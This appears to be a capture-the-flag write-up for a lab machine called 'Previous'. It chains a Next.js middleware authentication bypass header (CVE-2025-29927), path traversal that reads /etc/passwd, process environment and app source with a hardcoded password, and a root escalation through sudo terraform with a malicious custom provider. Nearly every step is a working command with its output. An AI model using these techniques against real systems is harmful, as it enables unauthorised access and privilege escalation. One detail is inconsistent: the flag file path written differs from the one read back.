

Enumeration
- Lets Sscan Ports
❯ nmap previous.htb -A

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: PreviousJS
|_http-server-header: nginx/1.18.0 (Ubuntu)
- BruteForce Directory
❯ dirsearch -u http://previous.htb

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12289

Target: http://previous.htb/

[10:42:11] Scanning:
[10:42:44] 307 -    40B - /api.json  ->  /api/auth/signin?callbackUrl=%2Fapi.json
[10:42:44] 307 -    39B - /api.php  ->  /api/auth/signin?callbackUrl=%2Fapi.php
[10:42:44] 307 -    40B - /api-docs  ->  /api/auth/signin?callbackUrl=%2Fapi-docs
[10:42:44] 307 -    35B - /api  ->  /api/auth/signin?callbackUrl=%2Fapi
[10:42:44] 307 -    39B - /api-doc  ->  /api/auth/signin?callbackUrl=%2Fapi-doc
[10:42:44] 307 -    39B - /api.log  ->  /api/auth/signin?callbackUrl=%2Fapi.log
[10:42:44] 307 -    60B - /api/2/issue/createmeta  ->  /api/auth/signin?callbackUrl=%2Fapi%2F2%2Fissue%2Fcreatemeta
[10:42:44] 307 -    38B - /api.py  ->  /api/auth/signin?callbackUrl=%2Fapi.py
[10:42:44] 307 -    41B - /api/api  ->  /api/auth/signin?callbackUrl=%2Fapi%2Fapi
[10:42:44] 307 -    46B - /api/api-docs  ->  /api/auth/signin?callbackUrl=%2Fapi%2Fapi-docs
[10:42:44] 307 -    52B - /api/cask/graphql  ->  /api/auth/signin?callbackUrl=%2Fapi%2Fcask%2Fgraphql
[10:42:44] 307 -    45B - /api/apidocs  ->  /api/auth/signin?callbackUrl=%2Fapi%2Fapidocs
[10:42:44] 307 -    49B - /api/config.json  ->  /api/auth/signin?callbackUrl=%2Fapi%2Fconfig.json
[10:42:44] 307 -    60B - /api/apidocs/swagger.json  ->  /api/auth/signin?callbackUrl=%2Fapi%2Fapidocs%2Fswagger.json
[10:42:44] 307 -    43B - /api/batch  ->  /api/auth/signin?callbackUrl=%2Fapi%2Fbatch
[10:42:44] 307 -    54B - /api/application.wadl  ->  /api/auth/signin?callbackUrl=%2Fapi%2Fapplication.wadl
[10:42:44] 307 -    44B - /api/config  ->  /api/auth/signin?callbackUrl=%2Fapi%2Fconfig

<skip>
- You can see the homepage is PreviousJS.

- Then click Get Started to go to the login page

CVE-2025-29927
- Search for related vulnerabilities and a way to find a bypass of identity authentication .

- The exploit is to add the following to the HTTP header.
x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware
Param Fuzz
- However, it seems that there is no direct bypass to login, and here is scanning for /api directory with interfaces that require authentication.
❯ dirsearch -u http://previous.htb/api -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware'                   ⏎

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12289

Target: http://previous.htb/

[20:16:22] Scanning: api/
[20:16:24] 308 -    22B - /api/%2e%2e//google.com  ->  /api/%2E%2E/google.com
[20:16:43] 400 -    64B - /api/auth/admin
[20:16:43] 400 -    64B - /api/auth/adm
[20:16:43] 400 -    64B - /api/auth/login.asp
[20:16:43] 400 -    64B - /api/auth/login.php
[20:16:43] 400 -    64B - /api/auth/login
[20:16:43] 400 -    64B - /api/auth/login.aspx
[20:16:43] 400 -    64B - /api/auth/login.jsp
[20:16:43] 400 -    64B - /api/auth/login.htm
[20:16:43] 400 -    64B - /api/auth/logon
[20:16:43] 400 -    64B - /api/auth/login.html
[20:16:43] 302 -     0B - /api/auth/signin  ->  /signin?callbackUrl=http%3A%2F%2Flocalhost%3A3000
[20:16:43] 308 -    28B - /api/axis2-web//HappyAxis.jsp  ->  /api/axis2-web/HappyAxis.jsp
[20:16:43] 308 -    23B - /api/axis//happyaxis.jsp  ->  /api/axis/happyaxis.jsp
[20:16:43] 308 -    34B - /api/axis2//axis2-web/HappyAxis.jsp  ->  /api/axis2/axis2-web/HappyAxis.jsp
[20:16:46] 308 -    56B - /api/Citrix//AccessPlatform/auth/clientscripts/cookies.js  ->  /api/Citrix/AccessPlatform/auth/clientscripts/cookies.js
[20:16:50] 400 -    28B - /api/download
[20:16:51] 308 -    43B - /api/engine/classes/swfupload//swfupload.swf  ->  /api/engine/classes/swfupload/swfupload.swf
[20:16:51] 308 -    46B - /api/engine/classes/swfupload//swfupload_f9.swf  ->  /api/engine/classes/swfupload/swfupload_f9.swf
[20:16:52] 308 -    31B - /api/extjs/resources//charts.swf  ->  /api/extjs/resources/charts.swf
[20:16:55] 308 -    41B - /api/html/js/misc/swfupload//swfupload.swf  ->  /api/html/js/misc/swfupload/swfupload.swf

Task
Completed
- One of the /api/download paths looks suspicious, try parametric blasting
❯ ffuf -u 'http://previous.htb/api/download?FUZZ=a' -w /usr/share/fuzzDicts/paramDict/AllParam.txt -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware' -mc all -fw 2

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://previous.htb/api/download?FUZZ=a
 :: Wordlist         : FUZZ: /usr/share/fuzzDicts/paramDict/AllParam.txt
 :: Header           : X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response words: 2
________________________________________________

example                 [Status: 404, Size: 26, Words: 3, Lines: 1, Duration: 110ms]
:: Progress: [8603/74332] :: Job [1/1] :: 242 req/sec :: Duration: [0:00:25] :: Errors: 0 ::
- It is found that there is an example parameter with a special reflection.
❯ curl 'http://previous.htb/api/download?example=aaa' -H 'X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware' -v
* Host previous.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.83
*   Trying 10.10.11.83:80...
* Connected to previous.htb (10.10.11.83) port 80
* using HTTP/1.x
> GET /api/download?example=aaa HTTP/1.1
> Host: previous.htb
> User-Agent: curl/8.14.1
> Accept: */*
> X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware
>
* Request completely sent off
< HTTP/1.1 404 Not Found
< Server: nginx/1.18.0 (Ubuntu)
< Date: Thu, 28 Aug 2025 12:06:49 GMT
< Content-Type: application/json; charset=utf-8
< Content-Length: 26
< Connection: keep-alive
< ETag: "c8wflmak5q"
< Vary: Accept-Encoding
<
* Connection #0 to host previous.htb left intact
{"error":"File not found"}#
LFI
- As you can see through curl, it seems that this example parameter is used to download the file, here is a direct attempt to /etc/passwd
❯ curl 'http://previous.htb/api/download?example=../../../../etc/passwd' -H 'X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware'
root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
node:x:1000:1000::/home/node:/bin/sh
nextjs:x:1001:65533::/home/nextjs:/sbin/nologin
- Find two users, node and nextjs, look at the environment variable, and find that the startup path is /app.
❯ curl 'http://previous.htb/api/download?example=../../../../proc/self/environ' -H 'X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware'  --output -
NODE_VERSION=18.20.8
HOSTNAME=0.0.0.0
YARN_VERSION=1.22.22S
HLVL=1
PORT=3000
HOME=/home/nextjsPATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
NEXT_TELEMETRY_DISABLED=1
PWD=/app
NODE_ENV=production#
- Search for a directory example of nextjs
my-next-app/
├── app/
│   ├── layout.js
│   ├── page.js
│   ├── about/
│   │   ├── layout.js
│   │   └── page.js
│   ├── blog/
│   │   ├── layout.js
│   │   ├── page.js
│   │   └── [slug]/
│   │       └── page.js
│   └── dashboard/
│       ├── layout.js
│       └── page.js
├── public/
│   ├── logo.png
│   └── favicon.ico
├── node_modules/
├── package.json
├── next.config.js
└── .next/
- Especially this .next/ directory, which is expanded in detail below.
/app/.next
├── build-manifest.json
├── prerender-manifest.json
├── server/
│   ├── pages/
│   │   └── api/
│   └── app/
├── static/
│   └── chunks/
├── cache/
└── routes-manifest.json
- You can see the information about the routing configuration directly from this directory.
❯ curl 'http://previous.htb/api/download?example=../../../../app/.next/routes-manifest.json' -H 'X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware' -s | jq
{
  "version": 3,
  "pages404": true,
  "caseSensitive": false,
  "basePath": "",
  "redirects": [
    {
      "source": "/:path+/",
      "destination": "/:path+",
      "internal": true,
      "statusCode": 308,
      "regex": "^(?:/((?:[^/]+?)(?:/(?:[^/]+?))*))/$"
    }
  ],
  "headers": [],
  "dynamicRoutes": [
    {
      "page": "/api/auth/[...nextauth]",
      "regex": "^/api/auth/(.+?)(?:/)?$",
      "routeKeys": {
        "nxtPnextauth": "nxtPnextauth"
      },
      "namedRegex": "^/api/auth/(?<nxtPnextauth>.+?)(?:/)?$"
    },
    {
      "page": "/docs/[section]",
      "regex": "^/docs/([^/]+?)(?:/)?$",
      "routeKeys": {
        "nxtPsection": "nxtPsection"
      },
      "namedRegex": "^/docs/(?<nxtPsection>[^/]+?)(?:/)?$"
    }
  ],
  "staticRoutes": [
    {
      "page": "/",
      "regex": "^/(?:/)?$",
      "routeKeys": {},
      "namedRegex": "^/(?:/)?$"
    },
    {
      "page": "/docs",
      "regex": "^/docs(?:/)?$",
      "routeKeys": {},
      "namedRegex": "^/docs(?:/)?$"
    },
    {
      "page": "/docs/components/layout",
      "regex": "^/docs/components/layout(?:/)?$",
      "routeKeys": {},
      "namedRegex": "^/docs/components/layout(?:/)?$"
    },
    {
      "page": "/docs/components/sidebar",
      "regex": "^/docs/components/sidebar(?:/)?$",
      "routeKeys": {},
      "namedRegex": "^/docs/components/sidebar(?:/)?$"
    },
    {
      "page": "/docs/content/examples",
      "regex": "^/docs/content/examples(?:/)?$",
      "routeKeys": {},
      "namedRegex": "^/docs/content/examples(?:/)?$"
    },
    {
      "page": "/docs/content/getting-started",
      "regex": "^/docs/content/getting\\-started(?:/)?$",
      "routeKeys": {},
      "namedRegex": "^/docs/content/getting\\-started(?:/)?$"
    },
    {
      "page": "/signin",
      "regex": "^/signin(?:/)?$",
      "routeKeys": {},
      "namedRegex": "^/signin(?:/)?$"
    }
  ],
  "dataRoutes": [],
  "rsc": {
    "header": "RSC",
    "varyHeader": "RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch",
    "prefetchHeader": "Next-Router-Prefetch",
    "didPostponeHeader": "x-nextjs-postponed",
    "contentTypeHeader": "text/x-component",
    "suffix": ".rsc",
    "prefetchSuffix": ".prefetch.rsc",
    "prefetchSegmentHeader": "Next-Router-Segment-Prefetch",
    "prefetchSegmentSuffix": ".segment.rsc",
    "prefetchSegmentDirSuffix": ".segments"
  },
  "rewriteHeaders": {
    "pathHeader": "x-nextjs-rewritten-path",
    "queryHeader": "x-nextjs-rewritten-query"
  },
  "rewrites": []
}
- There is the certification logic part that we care about,/api/auth/[…nextauth]
❯ curl 'http://previous.htb/api/download?example=../../../../app/.next/server/pages/api/auth/%5B...nextauth%5D.js' -H 'X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware'

---
"use strict";
const NextServerRuntime = require("next/dist/compiled/next-server/pages-api.runtime.prod.js");
const CredentialsProvider = require("next-auth/providers/credentials");
const NextAuth = require("next-auth");

// ==== 工具函数 ====
function M(n, r) {
  return r in n
    ? n[r]
    : "then" in n && typeof n.then === "function"
    ? n.then(n => M(n, r))
    : typeof n === "function" && r === "default"
    ? n
    : void 0;
}

const RouteKind = (() => {
  const e = {};
  e.PAGES = "PAGES";
  e.PAGES_API = "PAGES_API";
  e.APP_PAGE = "APP_PAGE";
  e.APP_ROUTE = "APP_ROUTE";
  e.IMAGE = "IMAGE";
  return e;
})();

// ==== NextAuth 配置 ====
const authOptions = {
  session: {
    strategy: "jwt"
  },
  providers: [
    CredentialsProvider({
      name: "Credentials",
      credentials: {
        username: { label: "User", type: "username" },
        password: { label: "Password", type: "password" }
      },
      authorize: async (credentials) => {
        if (
          credentials?.username === "jeremy" &&
          credentials.password === (process.env.ADMIN_SECRET ?? "MyNameIsJeremyAndILovePancakes")
        ) {
          return { id: "1", name: "Jeremy" };
        }
        return null;
      }
    })
  ],
  pages: {
    signIn: "/signin"
  },
  secret: process.env.NEXTAUTH_SECRET
};

// ====  API ====
const authHandler = NextAuth(authOptions);
const config = M({ default: authHandler }, "config");
const defaultExport = M({ default: authHandler }, "default");

const { PagesAPIRouteModule } = require("next/dist/compiled/next-server/pages-api.runtime.prod.js");

const routeModule = new PagesAPIRouteModule({
  definition: {
    kind: RouteKind.PAGES_API,
    page: "/api/auth/[...nextauth]",
    pathname: "/api/auth/[...nextauth]",
    bundlePath: "",
    filename: ""
  },
  userland: { default: authHandler }
});

module.exports = {
  default: defaultExport,
  config,
  routeModule
};
SSH
- There are user credentials we want.
username: jeremy
password: MyNameIsJeremyAndILovePancakes
- You can log in here.
PrivSec
User jeremy may run the following commands on previous:
    (root) /usr/bin/terraform -chdir\=/opt/examples apply
- Moreover, main.tf file validated that the source path was from /root/examples
terraform {
  required_providers {
    examples = {
      source = "previous.htb/terraform/examples"
    }
  }
}

variable "source_path" {
  type = string
  default = "/root/examples/hello-world.ts"

  validation {
    condition = strcontains(var.source_path, "/root/examples/") && !strcontains(var.source_path, "..")
    error_message = "The source_path must contain '/root/examples/'."
  }
}

provider "examples" {}

resource "examples_example" "example" {
  source_path = var.source_path
}

output "destination_path" {
  value = examples_example.example.destination_path
}
There was no evident way to escalate privileges and the configuration file followed the path validation as suggested and used by many in the industry for Terraform.
Despite this, privilege escalation was achieved using the following process. Get Toshith’s stories in your inbox
Join Medium for free to get updates from this writer.
First, I created a custom Terraform Provider in Go — terraform-provider-examples.go, with the following content demonstrating root (superuser) access.
package main

import (
    "os"
    "os/exec"
)

func main() {
    cmd := exec.Command("cat", "/root/root.txt")
    output, _ := cmd.Output()
    os.WriteFile("/tmp/root_flag.txt", output, 0644)
}
Next, I compiled it on my local machine itself.
GOOS=linux GOARCH=amd64 go build -o terraform-provider-examples terraform-provider-examples.go
Then, I moved on to the target machine, created a directory — /tmp/provider, placed the compiled binary in it and created a new configuration file for Terraform in the /tmp directory.
The naming of the files such as the Provider was done according to the rules in the main configuration files found in /opt/examples directory.
mkdir -p /tmp/provider

# Download and place the custom provider at /tmp/provider

chmod +x /tmp/provider/terraform-provider-examples

cat > /tmp/exp.rc << 'EOF'
provider_installation {
  dev_overrides {
    "previous.htb/terraform/examples" = "/tmp/provider"
  }
  direct {}
}
EOF
And finally, the exploit worked because Terraform uses the environment variables and prioritizes them even if -chdir is used or in other words, run from another directory.
export TF_CLI_CONFIG_FILE=/tmp/exp.rc

sudo /usr/bin/terraform -chdir\=/opt/examples apply
This successfully executed the command in the custom Provider which could be verified by reading the file.
cat /tmp/root.txt